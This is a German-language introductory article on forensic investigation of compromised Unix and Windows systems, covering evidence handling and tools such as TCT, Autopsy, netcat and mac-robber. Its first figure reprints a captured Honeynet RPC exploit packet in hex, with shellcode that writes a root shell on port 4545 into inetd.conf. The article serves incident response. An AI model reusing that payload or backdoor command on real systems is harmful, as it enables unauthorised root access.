Fast jede Organisation wurde bereits mit der Frage eines erfolgreichen Systemeinbruchs konfrontiert. Auch Privatpersonen, die sich mit ihrem PC mit dem Internet verbinden, beschleicht zuweilen ein diesbezügliches unsicheres Gefühl. Die wenigsten sind gut darauf vorbereitet. Will man Sicherheitsprobleme vermeiden oder ermitteln, ob noch andere Systeme der eigenen Umgebung Opfer eines Angriffs geworden sind, ist es sinnvoll so genannte forensische Untersuchungen durchzuführen. Hierbei geht es u.a. darum, herauszufinden, ob ein Angreifer wirklich erfolgreich war, welchen Weg der Angreifer genommen und welche Systemlücken zu diesem Einbruch geführt haben könnten. Das Internet und aktuelle IT-Publikationen sind voll von Tipps und Tricks zum Absichern von Systemen und Kommunikationswegen, viele Dinge werden von den Administratoren umgesetzt, dennoch kommt es zu Einbrüchen.

Dieser Artikel soll dem technisch versierten Administrator einen ersten Überblick geben, welche Maßnahmen sinnvoll sind und welche Werkzeuge zur Verfügung stehen. Wer aber nicht weiß, was er da gerade tut, sollte lieber die eigenen Finger von solchen Untersuchungen lassen, da sonst wichtige Beweise vernichtet werden oder das eigene System gänzlich unbrauchbar gemacht werden kann.

Forensische Untersuchungen finden in der Regel dann statt, wenn es ernst zu nehmende Hinweise auf erfolgte oder gerade ablaufende Angriffe auf die eigene Systemlandschaft gibt. Überdurchschnittlich hoher Netzverkehr in das eigene Netz hinein oder aus dem eigenen Netz heraus, sowie eine ungewöhnlich hohe Anzahl von Firewall-Regelverstößen (besonders ausgehend) sollten den Verdacht des Administrators wecken. Natürlich sind hier auch die Ergebnisse von Intrusion Detection- oder Auditing-Systemen heranzuziehen. Weiterhin sollte man aufmerksam werden, wenn sich Anwender über ungewöhnlich hohe Systemlast oder „plötzlich“ beendete Dienste auf einem System beschweren. Finden sich zusätzlich unbekannte Userkennungen, Dateien oder Prozesse auf diesem Server, sollten auch hier weitergehende Untersuchungen gestartet werden.

Hat ein Angreifer ein Rootkit installiert, das Systembefehle austauscht und damit verdächtige Aktivitäten versteckt, ist den Informationen, die dem kompromittierten System entnommen werden können, allerdings kein Glauben mehr zu schenken.

Viele Organisationen erfahren auch von externen Quellen, dass sie höchstwahrscheinlich Opfer eines Angriffes geworden sind. Diese externen Quellen sind zum Beispiel die eigenen Kunden und Geschäftspartner, Strafverfolgungsbehörden, die Presse, externe Computer Incident Response Teams oder Intrusion Mapping Systeme (z.B. www.dshield.org).

---

[1] Alexander Geschonneck ist seit 1998 als Senior Security Consultant bei der HiSolutions AG für eine Vielzahl technischer und organisatorischer Sicherheitsanalysen verantwortlich. Privat betreibt er unter http://geschonneck.com eine Security Informationssammlung.

IDS-Syslog-Meldung

```
Nov 7 23:11:06 victim snort[1260]: RPC Info Query: 216.216.74.2:963 -> 172.16.1.107:111
Nov 7 23:11:31 victim snort[1260]: spp_portscan: portscan status from 216.216.74.2: 2 connections
across 1 hosts: TCP(2), UDP(0)
Nov 7 23:11:31 victim snort[1260]: IDS08 - TELNET - daemon-active: 172.16.1.101:23 ->
216.216.74.2:1209
Nov 7 23:11:34 victim snort[1260]: IDS08 - TELNET - daemon-active: 172.16.1.101:23 ->
216.216.74.2:1210
Nov 7 23:11:47 victim snort[1260]: spp_portscan: portscan status from 216.216.74.2: 2 connections
across 2 hosts: TCP(2), UDP(0)
Nov 7 23:11:51 victim snort[1260]: IDS15 - RPC - portmap-request-status: 216.216.74.2:709 ->
172.16.1.107:111
Nov 7 23:11:51 victim snort[1260]: IDS362 - MISC - Shellcode X86 NOPS-UDP: 216.216.74.2:710 ->
172.16.1.107:871
```

IDS-Mitschnitt des RPC-Angriffs:

```
11/07-23:11:50.870124 216.216.74.2:710 -> 172.16.1.107:871
UDP TTL:42 TOS:0x0 ID:16143
Len: 456
3E D1 BA B6 00 00 00 00 00 00 00 02 00 01 86 B8  >...............
00 00 00 01 00 00 00 02 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 01 67 04 F7 FF BF  ...........g....
04 F7 FF BF 05 F7 FF BF 05 F7 FF BF 06 F7 FF BF  ................
06 F7 FF BF 07 F7 FF BF 07 F7 FF BF 25 30 38 78  ............%08x
20 25 30 38 78 20 25 30 38 78 20 25 30 38 78 20   %08x %08x %08x
25 30 38 78 20 25 30 38 78 20 25 30 38 78 20 25  %08x %08x %08x %
30 38 78 20 25 30 38 78 20 25 30 38 78 20 25 30  08x %08x %08x %0
38 78 20 25 30 38 78 20 25 30 38 78 20 25 30 38  8x %08x %08x %08
78 20 25 30 32 34 32 78 25 6E 25 30 35 35 78 25  x %0242x%n%055x%
6E 25 30 31 32 78 25 6E 25 30 31 39 32 78 25 6E  n%012x%n%0192x%n
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 EB 4B 5E 89 76 AC 83 EE 20 8D 5E 28 83 C6  ...K^.v... .^(..
20 89 5E B0 83 EE 20 8D 5E 2E 83 C6 20 83 C3 20   .^... .^... ..
83 EB 23 89 5E B4 31 C0 83 EE 20 88 46 27 88 46  ..#.^.1... .F'.F
2A 83 C6 20 88 46 AB 89 46 B8 B0 2B 2C 20 89 F3  *.. .F..F..+, ..
8D 4E AC 8D 56 B8 CD 80 31 DB 89 D8 40 CD 80 E8  .N..V...1...@...
B0 FF FF FF 2F 62 69 6E 2F 73 68 20 2D 63 20 65  ..../bin/sh -c e
63 68 6F 20 34 35 34 35 20 73 74 72 65 61 6D 20  cho 4545 stream
74 63 70 20 6E 6F 77 61 69 74 20 72 6F 6F 74 20  tcp nowait root
2F 62 69 6E 2F 73 68 20 73 68 20 2D 69 20 3E 3E  /bin/sh sh -i >>
20 2F 65 74 63 2F 69 6E 65 74 64 2E 63 6F 6E 66   /etc/inetd.conf
3B 6B 69 6C 6C 61 6C 6C 20 2D 48 55 50 20 69 6E  ;killall -HUP in
65 74 64 00 00 00 00 09 6C 6F 63 61 6C 68 6F 73  etd.....localhos
74 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  t...............
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

Abbildung 1:
Klassischer Ablauf: Portscan, RPC-Probe, Systemidentifikation auf Telnet-Port und dann Angriff auf den gefundenen Portmapper, Versuch der Installation einer Root-Shell auf Port 4545 (Daten von http://project.honeynet.org/).

Die ersten Schritte bei der Analyse eines Sicherheitsvorfalles können entscheidend sein für die Qualität des Untersuchungsergebnisses. Macht man hier Fehler, können entweder wichtige Beweise zerstört oder deren Verwendung bei der strafrechtlichen Verfolgung erheblich eingeschränkt werden. Das Untersuchungsteam sollte so klein wie möglich sein, die Mitglieder namentlich benannt werden. Für dieses Team oder den konkreten Vorfall sollte es einen Koordinator geben. Zu Beginn der Analyse sollte ein Protokoll angefertigt werden, in dem alle durchgeführten Schritte zu vermerken sind. Mitunter kommt es bei der Bewertung der Untersuchungsergebnisse vor Gericht auf jedes einzelne Detail an. Jeder Schritt, der zu einer weiteren Erkenntnis führt, muss durch eine zweite Person bezeugt werden.

Ein wichtiger Grundsatz ist, dass man Änderungen am Originalsystem so weit wie möglich vermeidet. Sobald der Verdacht eines Sicherheitsvorfalles besteht, sollte im Rahmen der aktuellen Situation jede weitere normale Arbeit am System beendet werden. Zu beachten ist, dass ein übereiltes Ausschalten des Systems wichtige Hinweise über den aktuellen Zustand des Systems vernichten kann. Ein Entfernen des betroffenen Systems vom Netzwerk ist hier sinnvoller.

Zu beachten ist auch, dass eine erweiterte Datenanalyse mit den nachfolgend beschriebenen Zusatzwerkzeugen nur an einer Kopie des kompromittierten Systems durchgeführt werden sollte. Die Gefahr der Zerstörung essentieller Beweise ist zu groß. Aus diesem Grund sollten die Daten zunächst gesammelt und erst später analysiert werden. Um im Nachhinein eine Unversehrtheit der Daten nachweisen zu können, sollte man SHA1- oder MD5-Prüfsummen erzeugen. Tools wie grave-robber, autopsy und IRCR erstellen diese Prüfsummen automatisch.

Die Daten sollten in der Reihenfolge ihrer Halbwertszeit gesichert werden. Als erstes ist hier der Inhalt des Caches zu nennen, dann folgen die Sicherung des Hauptspeicherinhaltes, Informationen über den Netzwerkstatus (offene Ports, aktive Verbindungen, gerade beendete Verbindungen etc.) und laufende Prozesse (alle Informationen: Mutterprozesse, Eigentümer, Prozessorzeiten, Aufrufparameter etc.). Wichtig ist auch der Inhalt des proc-Filesystems, da sich hier die Binaries der laufenden Programme befinden. Wenn ein Programm nach dem Start gelöscht wurde, kann man es dort finden (Beispiel: `# /mnt/cdrom/forensic/bin/cat /proc/`*`PID`*`/exe > filename`).

Zum Schluss werden vom betroffenen System die Informationen der Festplatten gesichert. Dieses kann sowohl offline, als auch online geschehen. Gesichert werden sollte mit dem Unix-Tool dd (unter http://www.sans.org/webcasts/dd/index.htm auch für Windows

verfügbar), da damit ein bitweises Kopieren möglich ist. Bei einer Sicherung auf Dateiebene würden viele wichtige Informationen verloren gehen. Die Sicherung kann – wenn genug Platz auf einem zusätzlichen Datenträger vorhanden ist – sowohl lokal, als auch über das Netz geschehen. Hierbei ist zu beachten, dass der Status des Systems bei beiden Sicherungsweisen verändert wird. Dieses sollte man bei der Auswertung der gewonnenen Informationen im Hinterkopf behalten. Die Art und Weise der Datensicherung sollte deswegen dokumentiert werden.

Unter einem Unix-Betriebssystem stehen einem Analysten viele Möglichkeiten zur Verfügung, um einen aktuellen Status der laufenden Umgebung zu erfassen. Solche Befehle sind z.B. last, who, ps, netstat, arp und lsof. Lsof bewährt sich häufig, wenn es darum geht, herauszufinden, welche Dateien von welchem Prozess geöffnet sind. Lsof ist dabei nicht nur auf „normale" Dateien eingeschränkt. Es können sowohl Informationen über Block- und Character-Devices, als auch über Libraries, Streams oder Netzwerkdateien abgefragt werden. Lsof befindet sich aber nicht im Lieferumfang aller Unix-Systeme.

Die verwendeten Tools sollten vorher auf sauberen Systemen kompiliert und auf sauberen Medien gespeichert werden, da die auf dem kompromittierten System befindlichen Tools höchstwahrscheinlich vom Angreifer ausgetauscht wurden. Für die post mortale Analyse lassen sich u.a. spezielle Linux-Distributionen wie *Trinux* (http://www.trinux.org), *Biatchux* (http://biatchux.sourceforge.net) oder *Knoppix* (http://www.kopper.net) verwenden, da sie komplett von Floppy oder CD-ROM gebootet werden können. Biatchux bietet zusätzlich die Möglichkeit, das zu untersuchende System noch zur Laufzeit mit statisch vorkompilierten Binaries zu untersuchen. Systembefehle für Solaris, Linux und Windows sind bereits enthalten. Bei der Verwendung der bootbaren Linux-Distributionen ist aber darauf zu achten, dass eventuell vorhandene lokale Swap-Partitionen nicht verwendet werden, da sich dort mitunter noch Hinweise finden lassen.




Abbildung 2:
Biatchux: „saubere" Solaris, Win32 und Linux Binaries zuzüglich einiger Forensic-Tools

Einige Zusatzwerkzeuge helfen dem geübten Spezialisten, einem gehackten System wertvolle Informationen zu entlocken:

The Coroners Toolkit (*TCT*) von Dan Farmer und Wietse Venema (www.porcupine.org/forensics/tct.html) liefert Kommandozeilentools, die die post mortale Untersuchung eines Unix-Systems ermöglichen. Es ermöglicht auch die Analyse von Inodes oder ganzen Blöcken von ufs- und extfs-Dateisystemen:

- *grave-robber*: Sammelt von einem aktiven Systeme alle wichtigen Informationen zur weiteren Analyse. Es kann aber auch nachträglich (mit einigen Einschränkungen) mit einem Image verwendet werden. Zusätzlich erhält man eine Übersicht aller auf dem System befindlichen Dateien.

- *pcat*: Zeigt den Hauptspeicherinhalt eines laufenden Prozesses an. Auch wenn das zugehörige Programm nach dem Start gelöscht wurde, kann man hier noch aussagekräftige Ergebnisse erhalten.

- *icat*: Zeigt den Inhalt von Inodes an.

- *ils*: Alle Informationen über nicht allokierten Inodes einer Partition können angezeigt werden.

- *unrm*: Speichert alle nicht allokierten Blöcke einer Partition in eine Datei.

- *lazarus*: Ermöglicht das teilweise Zusammensetzen von Dateien aus Images mit gelöschten Blöcken. Diese Images können mit unrm erstellt werden.

- *mactime*: Analyse von Zugriffszeiten in einem definierbaren Zeitraum

TCTUTILs von Brian Carrier (http://www.cerias.purdue.edu/homes/carrier/forensics oder in der neueren Version 1.50 als TASK [The @stake Sleuth Kit] unter http://www.atstake.com/research/tools/task/) ergänzt das TCT um weitere Systemanalyse-Tools für die Untersuchung kompromittierter Dateisysteme:

- *iIstat*: Zeigt alle vorhandenen Informationen und Daten zu einem Inode an.

- *fls*: Erweitert das TCT um die Möglichkeit, eine Liste aller Dateien und Verzeichnisse mit Zugriffszeiten und kurz vorher gelöschten Dateien zu erstellen.

- *bcat*: Gibt den Inhalt eines Blocks in ASCII, HTML oder HEX aus.

Der *Autopsy Forensic Browser*, ebenfalls von Brian Carrier, (http://www.cerias.purdue.edu/homes/carrier/forensics bzw. in der neueren Version 1.60 unter http://www.atstake.com/research/tools/autopsy/) ist ein HTML-Interface, das die Tools aus TCT und TCTUTILs mit Standard Unix Werkzeugen (strings, md5sum, grep etc.) wirkungsvoll verbindet. Ein kompromittiertes Dateisystem kann als Image oder auf Block- bzw. Inode-Ebene untersucht werden. Autopsy enthält keine eigenen Forensic-Tools, sondern fasst Werkzeuge anderer Pakete sinnvoll zusammen.




Abbildung 3:
Autopsy: Suche nach dem Wort „linsniff“ in ungenutzten Inodes




Abbildung 4:
Autopsy: Anzeige von Dateien. Hier: Inhalte von Rootkit-Dateien unter /dev/ida/.drag-on




Abbildung 5:
Autopsy: Anzeige des Inhalts und Export von gelöschten Dateien. Hier: ein vollständiges Rootkit TAR File




Abbildung 6:
Autopsy: Timeline-Analyse. Hier: zeitlicher Ablauf einer Rootkit-Installation

Netcat (nc) ist ein universelles Tool, um u.a. Daten einfach über ein Netz zu transportieren. Netcat kann unter http://www.atstake.com/research/tools/nc110.tgz heruntergeladen werden. Bei der Übertragung vertraulicher Daten über ungesicherte Netze sollte auf Cryptcat (http://farm9.com/content/Free_Tools/Cryptcat) zurückgegriffen werden.

Beispiel:

```
# dd if=/dev/hda2 | nc 10.0.0.1 8000
```
(der komplette Inhalt der Partition hda2 wird mittels netcat an ein anderes System auf Port 8000 gesendet)

Auf dem Zielsystem 10.0.0.1 sollte dann zum Abspeichern des Datenstroms folgender Befehl verwendet werden:
```
# nc -l -p 8000 |dd of=/forensic/image.hda2
```

Abbildung 7: Erstellen von Diskimages über ein Netzwerk

Mac-robber von Brian Carrier ist ein Forensic und Response Tool, das Modified, Access und Change-Times (MAC) von Dateien und Verzeichnissen sammelt. Das verwendete Zeitformat ist mit dem von The Coroners Toolkit (TCT) identisch und kann gleich damit weiterverwendet werden. Mac-robber basiert auf dem Werkzeug grave-robber aus dem TCT. Im Gegensatz zu grave-robber aus dem TCT ist Mac-robber nicht in Perl, sondern in C geschrieben. Dadurch ist es leicht auf andere Plattformen portierbar. Mac-robber kann auf einem „sauberen" System statisch vorkompiliert und auf eine IR-CD bzw. -Floppy kopiert werden. Durch Kombination mit Netcat bzw. Cryptcat ist der Einsatz über ein Netzwerk möglich.

Beispiele:

```
# mac-robber /var/log > data/var_log.mac
```
(mac-robber analysiert das Verzeichnis /var/log und sendet die Ausgabe in eine Datei)

```
# mac-robber /var/log | nc 10.0.0.1 8000
```
(mac-robber analysiert das Verzeichnis und sendet die Ausgabe mittels netcat an ein anderes System auf Port 8000)

Auf dem System 10.0.0.1 sollte dann folgender Befehl verwendet werden:
```
# nc -l -p 8000 > /forensic/var_log.mac
```

Um die Daten zu analysieren, wird das mactime Tool aus dem TCT benötigt. Es werden alle Dateien angezeigt, deren MAC-Time sich seit dem angegebenen Datum geändert haben.

```
# mactime -b /forensic/var_log.mac 01/01/2002
  (date      time     size   MAC   perms    owner    group   file)
  [....]
  Jan 05 02 04:05:00 5506499 m.. -rw-rw-rw- root     mailman /var/log/syslog.7
  Jan 10 02 04:05:00 6389017 m.. -rw-rw-rw- root     mailman /var/log/syslog.6
  Jan 12 02 01:04:39    3978 .a. -rw------- root     mailman /var/log/arclog
  Jan 12 02 14:10:15    3978 m.c -rw------- root     mailman /var/log/arclog
  [....]
```

Abbildung 8: Analyse der MAC-Time mit mac-robber

Mit dem *Forensic ToolKit* von NT OBJECTives (www.ntobjectives.com) kann man einen forensischen Snapshot von Microsoft Windows Systemen erzeugen. Es enthält folgende Tools:

- *Afind*: zeigt Informationen über den letzten Dateizugriff an,
- *Sfind*: zeigt Hidden Data Streams an,
- *Hfind*: zeigt versteckte Dateien an,
- *FileStat*: zeigt diverse Dateistatistiken an,
- *Hunt*: zeigt die verfügbaren Netbios-Informationen und die Administratorkennungen an.

Der *Incident Response Collection Report* (*IRCR*) ist in den Grundzügen dem Coroner's Toolkit (TCT) ähnlich. Dieses Programm sammelt mit diversen Tools forensische Daten von Microsoft Windows Systemen. Das Ergebnis wird als HTML-Output erstellt.




Abbildung 9:
Incident Response Collection Report (IRCR)

